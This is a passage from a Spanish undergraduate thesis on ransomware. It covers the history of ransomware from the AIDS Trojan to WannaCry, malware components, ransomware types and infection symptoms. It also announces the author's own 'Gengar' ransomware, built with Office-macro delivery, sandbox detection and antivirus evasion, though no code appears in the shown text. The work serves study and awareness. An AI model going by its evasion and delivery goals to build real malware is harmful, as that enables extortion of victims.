UNIVERSITAT DE BARCELONA

Trabajo de final de grado
Grado de ingeniería informática

Facultat de Matemàtiques i Informàtica
Universitat de Barcelona

Análisis de un ataque *Ransomware* Desarrollo del *ransomware* *Gengar*

Trabajo realizado por Marcos Plaza González
y dirigido por Raül Roca Cànovas

Departament de Matemàtiques i Informàtica

Barcelona, 20 de junio del 2021

Resumen

Los ataques *Ransomware*, también conocidos con el nombre de *extorsión digital* o *chantaje digital*, son un tipo de ataques que bloquean el acceso a la información personal y archivos propios de un dispositivo. A cambio de traer de vuelta sus datos intactos, el perpetrador del ataque pide un rescate económico, mediante una nota de rescate o en inglés *ransom note*.

Generalmente con este trabajo pretendo, por un lado, concienciar de la gravedad del asunto, y estudiar y exponer información al detalle sobre que es el *ransomware*. Su evolución, los tipos, las distintas familias que existen y cómo podemos prevenir adecuadamente que este tipo de amenazas prosperen.

También he querido ver cómo funciona este tipo de virus informático desde dentro. Para ello, he escrito, *"from scratch"*, mi propia interpretación del *ransomware*, bautizado como *Gengar*, para explorar las técnicas más avanzadas que se usan para comprometer la seguridad de los sistemas, como por ejemplo, como se distribuyen virus empleando macros de *Office*, como detectar la ejecución en un entorno aislado, etcétera.

Con ambas partes, una un poco más teórica y otra más encarada a poner en práctica los métodos empleados por los programadores de virus (que ante todo son grandes conocedores de los diferentes sistemas), espero poder ser capaz de transmitir lo aprendido sobre el interesante mundo de la ciberseguridad y sobre esta amenaza que durante estos últimos años, está resultando un auténtico quebradero de cabeza para empresas de todas las envergaduras.

Resúm

Els *Ransomware*, també coneguts amb el nom d'*extorsió digital* o *xantatge digital*, són un tipus d'atacs que bloquegen l'accés a la informació personal i arxius propis d'un dispositiu. A canvi de retornar les dades intactes, el perpetrador de l'atac demana un rescat econòmic, mitjançant una nota de rescat o en anglès *ransom note*.

Generalment amb aquest treball vull, per un costat, conscienciar sobre la gravetat dels fets, i estudiar i exposar informació detallada sobre que és el *ransomware*. L'evolució, els tipus, les diferents famílies que existeixen i com podem prevenir adequadament que aquest tipus d'amenaces prosperin.

També he volgut veure com funciona aquest tipus de virus informàtic des de dins. Per a això, he escrit, *"from scratch"*, la meva pròpia interpretació del virus, anomenat *Gengar*, per explorar les tècniques més avançades que s'usen per comprometre la seguretat dels sistemes, entre d'altres, com per exemple, com distribuir el virus emprant les macros d'*Office*, com detectar l'execució en un entorn aïllat, entre d'altres.

Amb ambdues parts, una més teòrica i una altra més encarada a posar en pràctica els mètodes emprats pels programadors de virus (que malgrat tot, són grans coneixedors dels diferents sistemes), espero poder ser capaç de transmetre tot allò après sobre l'interessant món de la ciberseguretat i sobre aquesta amenaça que durant aquests últims anys, està resultant un maldecap per a empreses de totes les mides.

Abstract

Ransomware also known as *digital extortion* or *digitalblackmail*, are a kind of attack that denies access to personal information and other files stored in a device. In exchange for bringing back your data, the perpetrator asks for a financial ransom, through a ransom note.

On the one hand, with this work I want to raise awareness and to study and to expose detailed information about what the *ransomware* is. It's evolution, their anatomy, the types, the different families that currently exist and how we can appropriately prevent this type of threats.

On the other hand, I have also wanted to see how this type of *malware* works from inside. To do this, I have written, from scratch, my own interpretation, named as *Gengar*, to explore the most advanced techniques that are used to compromise the security of systems, among others, like for example, to distribute the *malware* using *Office* macros, how to detect the execution on an isolated environments, among others.

Through both parts, one a little more theoretical and the other more focused on developing the methods used by virus programmers (who are able to trick the different systems), I hope to be able to explain all the learnt stuff about the interesting world of cybersecurity, and about this kind of threat, that in recent years has been a real pain in the neck for too many companies of all sizes.

Tabla de contenidos

Introducción y motivación

Esta ciberamenaza conocida con el nombre de *Ransomware*, tal y como su propio origen etimológico indica, secuestra los datos (en realidad encripta la información) y se toman de rehén hasta que el interesado paga una cantidad económica y devuelve el acceso a la víctima proporcionando una clave de descifrado. Comúnmente, este tipo de *malware* no intenta dañar el sistema operativo, ya que busca dejar el terminal funcional para facilitar la transacción. Veremos que, en la mayoría de casos, las víctimas se infectan a través de los vectores de ataque más comunes; *mail phishing*, descarga de *software* en lugares de dudosa fiabilidad, etcétera. Por otro lado, cada día se descubren vulnerabilidades nuevas en algunos *softwares* de uso cotidiano, lo que también supone una fuente de infecciones.
La definición anterior, puede ser un tanto abstracta si no estás familiarizado con los conceptos básicos de criptografía. ¿Qué quiere decir, en realidad, secuestrar tus datos? ¿Cómo evita el atacante que accedamos a nuestros archivos personales? Por ahora daré una explicación rápida y fácilmente entendible, aunque más adelante, trataremos detalladamente este asunto. La información que se almacena en el ordenador son un conjunto o combinación de ceros y unos (niveles altos y bajos de voltaje). En *software*, los *bits* (con valores 0 o 1) conforman los *bytes*, la unidad de almacenamiento por excelencia. Aunque ya veremos que dentro de este género de *malware* existe un amplio abanico de tipos según su forma de operar, si tus archivos están encriptados, el orden y valores de los *bytes* cambian. De este modo el conjunto de información que conforma un archivo deja de tener sentido y deja de ser interpretable para el *sistema operativo*. Por lo tanto, tus ficheros dejarán de tener utilidad mientras permanezcan en este estado. Serán solo un montón de *bytes* encriptados y sin sentido, por lo que la integridad de la información y por ende su disponibilidad, se verá gravemente afectada. Una vez se ha producido este bloqueo, el atacante muestra una nota de rescate, muchas veces indicando como se debe realizar el pago (a través de métodos anónimos, normalmente pagos a través de criptodivisas) y advirtiendo que la información de la víctima está bloqueada bajo un algoritmo de encriptación fuerte. Tras ser infectados podemos optar por pagar el rescate o si no hemos sido lo suficientemente precavidos, perder todos nuestros datos.

Quiero recalcar que en la actual revolución industrial y tecnológica, de una manera progresiva, los sistemas informáticos están más próximos a nosotros y si no se hace hincapié en que estos sistemas garanticen una seguridad mínima, pueden tener un impacto negativo en el mundo físico. Nuestros datos más personales están siendo digitalizados de forma masiva hasta el punto de llegar a formar parte de una comunidad virtual de usuarios, pasando a ser la información el verdadero capital y objeto de interés de empresas, gobiernos u otras organizaciones con intenciones de todo tipo. Pienso que es importante tomar consciencia de todos estos hechos para poder aspirar a ser dueños (en la medida de lo posible) de nuestra propia información y recursos (o las de cualquier entidad o empresa) en cuanto al uso de nuestros dispositivos terminales como ordenadores de sobremesa, portátiles, teléfonos móviles, entre otros sistemas.

Para adoptar esta nueva forma de pensar en torno al ciberespacio[1], es pertinente conocer qué es la ciberseguridad. Esta disciplina estudia aquellas herramientas, protocolos o políticas y *guidelines*, algoritmos o cualquier otro tipo de tecnología, que sirven para que dispositivos físicos, información o software, así como conexiones o redes, permanezcan seguros. En otras palabras, que mantengan las tres cualidades fundamentales de la seguridad; *disponibilidad, confidencialidad e integridad*. Cualquier elemento perteneciente al ciberespacio tiene que estar disponible y accesible siempre que lo necesitemos. Su acceso o uso debe ser autorizado (confidencial) e íntegro, es decir debe mantenerse correcto y completo a lo largo del tiempo.
Recordemos también, tener siempre presente que, para pensar de forma segura hay que pensar en el oponente, es decir, no estaríamos interesados en mantener nuestro entorno seguro, si no contásemos con la existencia de agentes externos que intentan comprometer nuestros recursos e información continuamente[2].

Además de esta perspectiva global, acerca de la importancia de mantener nuestros sistemas seguros, el desarrollo de nuevas tecnologías ha traído consigo un incremento de los ciberataques. En estos tiempos de pandemia por el *SARS-CoV-19*, la situación en torno a los ciberataques ha empeorado de una forma muy notable. A causa de la crisis sanitaria, tanto el trabajo como la actividad académica (entre otras muchas acciones), se han llevado a cabo en remoto, y el uso de los ordenadores, y como consecuencia el tráfico de toda la red y la infraestructura de las empresas del sector de las *TIC*, ha crecido mucho. Según los últimos datos de la *Agencia de Ciberseguridad de Cataluña* [Ciba] [Cibb], el software *MS Exchange*[3] se ha convertido en una herramienta esencial para las empresas. Pero debido al aumento del uso de este programa, combinado con vulnerabilidades *zero day*[4] (encontradas a principios de año), también se ha convertido en uno de los objetivos de ataque de los cibercriminales, ya que el compromiso de un servidor de *Exchange* ofrece el acceso a grandes volúmenes de información y contraseñas de administrador para llevar a cabo diferentes ataques, como por ejemplo, el que hoy nos ocupa.
Continuando con la tendencia de finales del fatídico año 2020, el *Ransomware* se mantiene en 2021 con una incidencia muy elevada. Los ataques afectan a todo tipo de organizaciones, de todos los sectores. En lo que llevamos de año han causado estragos a la friolera de 3.868 empresas de todo el mundo (un 2% del total concentrados en el estado español). El sector público ha sido una víctima relevante, con los ataques al *SEPE*, la *AMB* y numerosos ayuntamientos como

[1] compuesto en primer lugar por los dispositivos basados en procesadores y con la capacidad de interconectarse o compartir informacion con otros dispositivos, en segundo lugar, la informacion o software que estos dispositivos almacenan y procesan, y por ultimo, las conexiones que se dan entre los ordenadores.

[2] https://cybermap.kaspersky.com/es/widget

[3] Microsoft Exchange Server es un *software* utilizado para la colaboración entre usuarios en el ámbito empresarial. Está centrado en la gestión del correo electrónico así como la compartición de calendarios y la integración de algunas herramientas de *Microsoft Office*.

[4] Una vulnerabilidad de día cero o *zero day*, es un vacío de seguridad en un programa en particular, que en algún momento del tiempo es desconocida tanto para los usuarios como para el fabricante del producto.

el de Sitges o Cambrils. A su misma vez, los objetivos pasan a ser cada vez más grandes. Durante el mes de marzo, la multinacional taiwanesa *Acer*, fue atacada a través de las vulnerabilidades de *MS Exchange*, y acto seguido, fue extorsionada con 43 M €, una cifra récord.

Por estos motivos que acabo de citar, es decir, primero hacer entender que cada vez más se confía más en sistemas informáticos y que por eso debemos garantizar su seguridad y segundo el crecimiento de este tipo de ciberamenazas que cuestan miles de euros a muchas empresas, además del interés personal en adquirir conocimientos sobre como se las ingenian los cibercriminales para penetrar y comprometer la información de los diferentes sistemas, he querido realizar este estudio, además de una implementación del *malware*.

Objetivos

A continuación, se expone aquello que se pretende conseguir mediante la realización de este trabajo.

- Primeramente situar al lector en contexto y advertir del peligro que suponen este tipo de ataques. Es importante hacer hincapié en que se trata de un caso grave de *malware*, que una vez se instala en la máquina puede tener consecuencias devastadoras de pérdida de datos o dinero, o probablemente ambas cosas.
- Pretendo describir qué es el *ransomware* con detalle, a la vez que se estudia para, seguidamente, realizar una implementación propia. Es importante conocer cómo actúan los demás *virus* de este tipo, para poder reunir aquellas características que nos interesen.
- En lo referente al desarrollo del *software* se pretende crear un programa capaz de encriptar los archivos de una máquina empleando un vector de ataque común a través de macros de *Office*. De manera adicional, construir un estado del arte para la detección de la ejecución del malware en una *sandbox* o máquina virtual [Res] y poder modificar el comportamiento de nuestro virus en consecuencia. Como objetivo adicional, se debe pasar desapercibido para la mayoría de *softwares* antivirales. Además, se va a desarrollar la herramienta capaz de desencriptar los archivos para restaurar el sistema.
- Mostrar una prueba de concepto del funcionamiento del *ransomware* en una máquina real, así como en una máquina virtual o entorno aislado mediante un video.
- Informar de cómo adoptar un comportamiento seguro en el uso de equipos terminales para la prevención de infecciones (ofrecer soluciones en el ámbito del usuario medio). Para ello revisaremos el *framework* de respuesta a incidentes del *NIST* [Cic+12].
- Finalmente, proporcionar información de como recuperarse de un ataque de esta índole una vez ya hemos sido infectados.

La evolución del Ransomware a lo largo de los años

Ahora que somos un tanto conscientes de la magnitud de este virus informático y de la tendencia creciente de su propagación, me gustaría repasar cuáles han sido los precedentes históricos del mismo [vpn]. Cuando se habla de secuestrar datos, puede sonar un tanto surrealista, por eso me parece interesante ver quién fue el precursor del ransomware, así como la evolución de sus características principales, desde el primero hasta el último. Más tarde repasaremos como distinguir y clasificar las variantes de *ransomware* más extendidas hasta actualmente.

AIDS Trojan (1989)

La mayoría de las fuentes consultadas apuntan este caso como el precursor de los *ransomware* [Vee] [Has19]. Lo situamos en el año 1989, una época donde los virus informáticos clásicos ya eran conocidos por la comunidad. El *AIDS Trojan*, también conocido como *PC Cyborg virus*, fue propagado a través del envío por correo de 20000 unidades de floppy disks (conocidos en castellano, comúnmente como disquetes) a las personas asistentes a la Conferencia de la Organización Mundial de la Salud (la OMS) sobre el SIDA, en Montreal. El culpable fue un biólogo evolucionista llamado Joseph Popp, y en este caso, tal y como ocurre hoy con la mayoría de virus, se utilizó un anzuelo para las potenciales víctimas, al poner una etiqueta a estos disquetes donde se leía; *"Información sobre el SIDA - Disquetes introductorios"*.
Este troyano, funcionaba ocultando todos los directorios y encriptando todos los nombre de archivos, situados en la raíz `C:\` del sistema operativo *Windows*. Para deshacer este bloqueo, la víctima debía pagar una cantidad de dinero (unos 189 dólares) a cambio de la herramienta de reparación. Por aquel entonces, se usó un algoritmo de encriptado simétrico muy simple, fácil de romper. Aun así, el considerado como primer *ransomware* causó graves problemas a centros de investigación de todo el mundo.

Si bien la idea no era nueva, más tarde, ya en el 1996, los investigadores Adam Young y Moti Yung, escribieron un apartado incluido en el *paper* [IEE] presentado para el simposio de Seguridad y Privacidad del IEEE, cuyo título fue; *Cryptovirology: Exortion-Based Security Threats and Countermesures*. En el *paper* se exponía una de prueba de concepto de un *software* que usaba cifrado de clave pública para extorsionar a las máquinas de las víctimas afectadas.

Softwares "engañosos" *(2000-2005)*

Aunque, no cumplen con las características estándar del *ransomware*, durante principios de la década del 2000, los falsos antivirus, herramientas para la

eliminación de *Spyware*[5], así como herramientas que decían ser de ayuda para el rendimiento del ordenador, empezaron a extorsionar a los usuarios para qué pagarán por una reparación a los problemas "detectados" en el terminal. Aunque se trata de una forma simple de extorsión no se bloqueaba ni cifraba datos como el *malware* actual. Sin embargo, se puso a prueba un modelo de negocio, que a través del engaño, consiguió acumular muchas ganancias para los cibercriminales. Sin duda, este tipo de *software* fue determinante para el desarrollo de los primeros *ransomwares* más letales.

Krotten, *Archiveus* y *GPCoder (2005)*

Son tres de las variantes de *ransomware* emergentes en el año 2005, un punto de inflexión de la popularidad entre los cibercriminales de este tipo de *malware*. El último de ellos *GPCoder*, se propagaba a través de un archivo adjunto en el correo electrónico y utilizaba el algoritmo de cifrado más fuerte por aquel entonces, ni más ni menos que el *RSA* de 1024 bits, lo que dificultaba notablemente la tarea de desencriptar los archivos empleando algoritmos de fuerza bruta[6]. Todos ellos pedían rescate económico a cambio del descifrado de los archivos afectados por el virus.
Con la expansión de la popularidad del virus, las compañías de antivirus pusieron la maquinaria en marcha y registraron la firma de cada una de las variantes en sus bases de datos, resultando en una detención en seco de la mayoría de los ataques.

Vundo el polimorfico *(2009)*

Esta muestra de virus, surgido en el año 2009, se distinguía de entre los *ransomware* convencionales dada su naturaleza polimórfica[7]. Fue usado como *Scareware*[8] [Kasa], para robar dinero a las víctimas diciéndoles que algunos de sus archivos estaban infectados. Por otro lado el comportamiento de este cambia (se trata de un *malware* polimórfico) para encriptar los archivos, y acto seguido, pedir un rescate de 40 $. Las variantes de *Vundo*, se han ido expandiendo, pero las principales compañías de antivirus han registrado las diferentes firmas.

Reveton y *Kovter* : "El virus de la policía" *(2012)*

Se conoce que a partir del 2008, el paper *Bitcoin: A Peer-to-Peer Electronic Cash System* [Nak19] presentado por *Satoshi Nakamoto*, lanzó un sistema basado en

[5]se trata de un tipo de *malware*, utilizado para recopilar información de un ordenador o dispositivo informático y transmitir la información a una entidad externa sin el permiso del propietario del ordenador.

[6]se trata de un tipo de algoritmos para, probar todas y cada una de las posibles combinaciones para, en este caso la clave de cifrado del *RSA*.

[7]tipo de *malware* capaz de modificarse a sí mismo, normalmente para evitar las protecciones instaladas en el sistema, que suelen buscar coincidencias completas con su base de datos.

[8]aparecen como advertencias legítimas de compañías de software antivirus que afirman que los archivos de su ordenador se han infectado, pero no son más que un engaño hecho para que el usuario del terminal acabe desembolsando una cantidad de dinero.

el anonimato para realizar transacciones a través de la criptomoneda nombrada como *Bitcoin*. Este hecho fue aprovechado por los autores de ransomware, para utilizarlo como método de transferencia de sueldo entre ellos y las víctimas. Como fue en el caso de una de estas dos variantes de ransomware; *Reveton* [Kre]. Por otro lado, empleaban amenazas que advertían a la víctima de haber infringido la ley, ya sea porque han utilizado *softwares* piratas o porque han consumido *pornografía* infantil. Simplemente, engaños y más engaños, para alterar el estado de ánimo del usuario objetivo. A causa de este incumplimiento de la ley, se encriptaban sus archivos y a cambio se pedía una cantidad en *Bitcoin* a cambio. Ambos mostraban una nota de rescate que, dependiendo de lo avispada que resultase ser la víctima, podía convencer de que aquello era una advertencia real propia de la policía (en este caso del *FBI*) o de algún tercero que resultara intimidante. E aquí una imagen de dicha nota de rescate.

Figura 1: *Ransom Note propia del virus Reveton*

CryptoLocker (2013-2015)

Como he dicho las criptomonedas marcaron tendencia, y no solo en cuanto a inversión. A partir del 2013, fueron años convulsos, dada la aparición y la expansión de virus más sofisticados como *Cryptolocker*, *Torrentlocker*, *Cryptowall*, y *Teslacrypt*. Estos "*bichos*", empezaron a usar algoritmos de encriptado fuerte,

como por ejemplo *AES 256 bit* y *RSA de 2048 bit*. Por este motivo los rescates empezaron a ser mucho más caros. Más adelante veremos los métodos de propagación de *ransomware*, más comunes, ya que estos agentes más peligrosos, utilizaban como punto de entrada archivos adjuntos en el correo electrónico o bien *software* descargado de fuentes de dudosa fiabilidad.

El *boom* de los *ransomware*: *Locky, Petya, SamSam y WannaCry (2016-2017)*

En estos años los *ransomware* continuaron evolucionando y añadiendo más funcionalidades. De manera concreta, las familias nuevas de este troyano, descubiertas para entonces eran de 247. *Petya* y *Locky* son por ejemplo, nuevas variables que directamente denegaban el acceso a los recursos del ordenador sin necesidad de encriptar directamente los archivos. En el caso de *Petya*, afecta al registro de arranque principal del disco duro o *MBR*, encargado del arranque del sistema operativo. Además desactiva el inicio en modo seguro de *Windows* y establece un periodo de tiempo finito para pagar la cantidad demandada. Una vez transcurre este tiempo, si la víctima aún no ha pagado, la cantidad se duplica. Pero sin duda, 2017 fue el año del ransomware por excelencia, dado el amplío alcance que tuvo el famoso *WannaCry* [Kasd]. Durante ese año, los ingresos que generaron todas las campañas activas de ransomware fueron de unos 5 billones de dólares. El *WannaCry* supuso el 80% de estos ingresos. El ataque tuvo lugar después de que el grupo conocido como *the Shadow Brokers*, desvelara un conjunto de vulnerabilidades *Zero day* propias de un repositorio filtrado de la *NSA* (*Agencia de Seguridad Nacional* de los *Estados Unidos*). Tanto *Petya*, como *WannaCry* utilizaron el *exploit Eternal Blue* que aprovechaba la vulnerabilidad de seguridad del protocolo *Microsoft SMB (CVE-2017-0144)*. Este protocolo permite compartir archivos, impresoras, etcétera, entre nodos de una red de computadoras que usan el sistema operativo *Microsoft Windows*. Por tanto, *WannaCry* se propagaba a través de la red. Para que os hagáis una idea, según el reporte citado en Wikipedia [Wikc] el ataque tuvo inicio el día 12 de mayo de 2017, infectando a más de 230000 ordenadores en más de 150 países. Los países más afectados fueron Rusia, Ucrania, India y Taiwán, así como partes del servicio nacional de salud de Gran Bretaña (*NHS*), *Telefónica* de España, *FedEx*, *Deutsche Bahn*, y las aerolíneas *LATAM*, entre muchas otras empresas de diferentes sectores.

Pandèmia y Ransomware (Actualidad)

Después de una tendencia a la baja en el 2018, los ataques se han mantenido constantes hasta la actualidad, ganando popularidad día tras día. El primer trimestre de 2021 se ha mantenido con cifras de incidentes de *ransomware* muy elevadas, especialmente relacionadas con ataques dirigidos y manuales contra organizaciones. Los ataques no dejan de evolucionar incorporando técnicas de doble y triple extorsión, con la inclusión de la amenaza de filtración de datos y de ataques de *DDoS*, y el objetivo son empresas cada vez más grandes. Durante el

pasado mes de marzo, además de muchas otras empresas de multitud de sectores, la tecnológica *Acer* fue extorsionada con 43 millones de euros. Una de las causas de este aumento de los ataques es debido a las vulnerabilidades de *MS Exchange*, que se han convertido en un vector de ataque muy explotado.
A nivel estatal, según la *Agencia de Ciberseguridad de Cataluña* [Ciba] los incidentes de ransomware proliferan y son cada vez más próximos. El sector público ha sido una víctima relevante, con los ataques al *SEPE*, la *AMB* y numerosos ayuntamientos (Sitges, Castellón de la plana, Cambrils, etc.).

Según los reportes de seguridad de los últimos años [Har] [Ciba] [Cibb], los grupos de ransomware que más ganancias obtuvieron en 2020 fueron *Ryuk*, *Maze*, *Doppelpaymer*, *Netwalker*, *Conti* y *REvil/Sodinokibi*. Estos grupos de ransomware son los de mayor reputación en el mercado del *Ransomware-as-a-Service* o *RaaS*. El *RaaS* no es más que un *software* en línea que se vende en mercados clandestinos y/o foros utilizando un modelo basado en suscripción, tal y como vemos en otros muchos servicios de internet actuales. Su objetivo es simplificar los ataques de ransomware para los ciberdelincuentes novatos, a cambio de una cuantía de los pagos de rescate adquiridos por los agentes de *RaaS*. Ya veremos el *ransomware Eight* más adelante, pero actualmente es uno de los más activos en Cataluña. Se trata de un *ransomware* de cifrado derivado de la familia de *ransomwares Phobos*.

El *malware* de secuestro de datos; Ransomware

¿Qué es el *malware*?

Sin duda, en esta época de desarrollo y crecimiento tecnológico y de las comunicaciones, alguna vez en nuestra vida hemos oído hablar de algo llamado virus informático. La preocupación muchas veces nos invade, ya que tanto en nuestros ordenadores como teléfonos móviles guardamos datos de gran importancia; datos bancarios, fotografías, usuarios y contraseñas. En los últimos tiempos, nos estamos llevando el trabajo a casa, y muchas veces descuidamos la seguridad pudiendo suponer un riesgo para nuestra empresa o negocio propio. Por tanto, antes de entrar en materia, para quien no esté muy puesto en el tema de la ciberseguridad, me gustaría empezar por revisar qué es un programa malicioso o *malware*.

Un *malware* o *software malicioso*, es un programa informático con el propósito de comprometer la seguridad de nuestros recursos informáticos y obtener o dañar el activo u objeto de interés para el atacante; ya sea capacidad de procesamiento, dinero, datos confidenciales, etcétera, empleando ciertas técnicas.
Dichas técnicas aprovechan lo que es conocido como *vulnerabilidades*. Las *vulnerabilidades* son vacíos de seguridad (p.ej. programas que por defecto se ejecutan con elevación de privilegios que se pueden aprovechar para ejecutar otro script) dentro de nuestros sistemas, que como hemos dicho permiten a los atacantes ejecutar código, acceder a la memoria de un sistema, instalar *malware* y robar, entre otros. Estos vacíos de seguridad suelen ser a causa de implementaciones, por parte de los desarrolladores de *software* poco seguras. Tened en cuenta, que con lo complejos que resultan a veces los programas de hoy en día, es casi imposible tener en cuenta todas las maneras que hay de penetrar en un sistema potencialmente débil. Por no hablar de que incluso los propios lenguajes de programación, como *C*, *JavaScript*, etcétera cuentan ya con sus propias *vulnerabilidades*.

NOTA! El concepto de *exploit* se suele utilizar para referirnos a las "técnicas" de las que hablábamos. Son fragmentos de software, o un fragmento de datos o bien una secuencia de comandos o acciones (como puede ser una inyeccion de sentencia SQL en una base de datos), que se utilizan para explotar (aprovecharse de) una vulnerabilidad existente en el sistema con tal de conseguir un comportamiento no deseado dentro de este. A través de los *exploits* conseguimos inyectar o ejecutar el verdadero código malicioso o *Payload*.

Por otro lado, el *malware* se puede propagar de manera manual, a través de unidades extraíbles como *USB*, o también pueden ser repartidos a través de la red, como por ejemplo en *softwares* gratuitos descargados de sitios web poco fiables. Además, afecta a todos los sistemas operativos presentes en el mercado;

Windows, Linux, Mac, iOs, Android, entre otros.




Figura 2: *Distribución de los sistemas operativos del mercado (fuente de: https://gs.statcounter.com/os-market-sharemonthly-202005-202105-bar)*

Existe un mito de que hay sistemas operativos más seguros que otros. Seguramente haya alguna forma de ponerlos a prueba y comparar empíricamente cuál de ellos son más seguros (porque cuentan con menos *vulnerabilidades*, o las que hay presentes son de una gravedad leve), pero también es cierto que tal y como vemos en el gráfico anterior, por ejemplo *Windows*, es uno de los sistemas operativos más usados con diferencia, por tanto a los ciberatacantes les interesa centrarse en desarrollar *malware* específico para ciertas plataformas, ya que saben que existen más víctimas potenciales.

Si vamos más allá, encontramos que normalmente un virus informático está conformado por varias piezas. Esto es así, ya que para infectar una máquina se requiere un vector de ataque bien estructurado para conseguir el objetivo deseado; la amenaza debe llegar de algún modo a ejecutarse en el ordenador, impedir el análisis del propio malware en entornos virtualizados, ser indetectable por los programas antivirus, entre otras muchas características que resultan difíciles de combatir si no se toman las medidas correctas. De manera holística, según la distinción que realiza Hassan en [Has19], los componentes de un *malware* son:

- **Payload o carga útil** es aquella parte del malware que realmente dana la maquina victima una vez se ha comprometido la seguridad. Podemos verlo como el *ransomware* en sí. Este virus no es capaz de hacer daño por si solo. Se precisan de otros mecanismos para lograr el objetivo de los cibercriminales.
- Los **ofuscadores** ayudan a evadir los sistemas de antivirus y detección de intrusiones *(IDS)* cambiando el código de malware (usualmente comprimiéndolo y cifrándolo) para ocultar su intención maliciosa.

- La **persistencia** es necesaria, ya que el malware debe poder ejecutarse después de un número determinado reinicios para poder continuar su trabajo.
- **Resistencia o armadura** contra los análisis de *malware*, con tal de prolongar la vida útil del mismo y proteger las comunicaciones con los servidores *C&C*.
- Servidor de control y comando o ***C&C***. Dichos servidores sirven para el mantenimiento del mismo virus instalado en la máquina víctima, además para ejecutar diferentes instrucciones para la recepción de los datos de interés; ya sean cuentas de usuario y contraseñas, archivos confidenciales, etcétera.

Análisis del Ransomware

Se puede clasificar el *malware* de muchas maneras distintas. En esta ocasión, según el daño provocado a la víctima, el ransomware es un tipo de virus que afecta a la integridad de los datos almacenados en tu ordenador.

La etimología de Ransomware viene de las voces inglesas "*Ransom*" (en castellano, rescate) y "*Software*" (programa informático). Es decir, como ya podemos intuir de la introducción, se trata de un *malware* que secuestra (técnicamente, cifra) los datos, para pedir un rescate económico a cambio. Según la familia de *ransomware* encontramos diferentes comportamientos. Por tanto, se está bloqueando el acceso y uso de ciertos archivos, afectando de manera directa al contenido de los mismos. Sin embargo, el atacante no busca dañar el sistema operativo, con tal de mostrar la nota de rescate y posibilitar el pago.
La nota de rescate (o *ransom note*), es un archivo que enseña un texto donde se informa al usuario que ha sido infectado por un virus y sus archivos están cifrados bajo un algoritmo de encriptación. Además se incluyen los pasos a seguir para que el afectado pueda pagar el rescate, y probablemente (ya veremos que no siempre, se proporciona la herramienta para desencriptar los datos) obtener la clave para desencriptar.

Como vemos en la nota de *Petya* (Figura 3), en los ransomware más modernos, se utiliza *Bitcoin* u otro tipo de criptoconcurrencia para proceder al pago. Esto es así debido a que es un método de pago seguro y anónimo, con lo cual dificulta el establecer una relación entre el atacante y el pago. Aunque en los inicios del *ransomware*, las cifras de dinero demandadas por los secuestradores no eran excesivamente altas. Estamos hablando de entorno a los 40 o 50 dólares americanos. Con la creciente moda de este virus estos últimos años, las cifras y las víctimas son cada vez mayores.

Tipos de Ransomware

Podemos distinguir a los *ransomware* más frecuentes en dos categorias; los *ransomware* de bloqueo o los de cifrado [Kasb].




Figura 3: *Ransom note después del cifrado de la MBR, en el ransomware Petya*

Ransomware de bloqueo Pensado para bloquear las funciones básicas del equipo. Puede, por ejemplo, impedir el acceso al escritorio del sistema y restringir parcialmente el uso del teclado y del mouse. En este caso, la víctima puede interactuar únicamente con la ventana en la que se le exige el pago de un rescate. Las demás funciones del equipo quedan inutilizables. El *ransomware* de bloqueo tiene un lado positivo: por lo general, restringe el uso del equipo, pero deja sin cambios los archivos. La información de la víctima rara vez corre el riesgo de desaparecer.

Ransomware de cifrado Los *ransomware* más modernos son de este tipo. Está diseñado para cifrar los archivos más importantes de la víctima, como sus documentos, fotos y videos. Normalmente se buscan archivos con una determinada extensión, para infectarlos, recorriendo el sistema de ficheros de cada unidad conectada al ordenador. Como hemos dicho, el funcionamiento del equipo no se ve afectado en modo alguno. La víctima puede ver que sus archivos siguen allí, por lo general con una extensión diferente, pero no puede abrirlos. Esta clase de malware muestra una ransom note en la que se exige el pago de un rescate. Algunas variantes de cripto *ransomware* eliminarán progresivamente los archivos o los filtran al público si la víctima no paga el rescate a tiempo. Como no todas las personas tienen copias de seguridad de sus archivos en la nube o en un soporte de almacenamiento externo, el *ransomware* de cifrado puede tener un gran impacto.
Es el tipo de *ransomware* que se ha desarrollado para el caso práctico de este proyecto.

¿Cómo puedo saber si estoy infectado por un *ransomware*?

Los síntomas de una infección por este tipo de virus son bastante evidentes. Podemos averiguar si hemos sido alcanzados si se dan todos o algunos de estos

síntomas, dependiendo de que tipo de *ransomware* (de bloqueo o cifrado):

- Los ficheros no son accesibles. Normalmente, en el sistema operativo *Windows* se muestra la típica ventana con el mensaje de que este archivo no puede abrirse porque la extensión ha cambiado (o directamente no tiene extensión) o bien porque directamente el contenido del archivo está corrupto.
- La nota de rescate o ransom note se ha manifestado de manera clara:
  - Puede ser porque en el escritorio se ha substituido el fondo de pantalla por la nota de rescate.
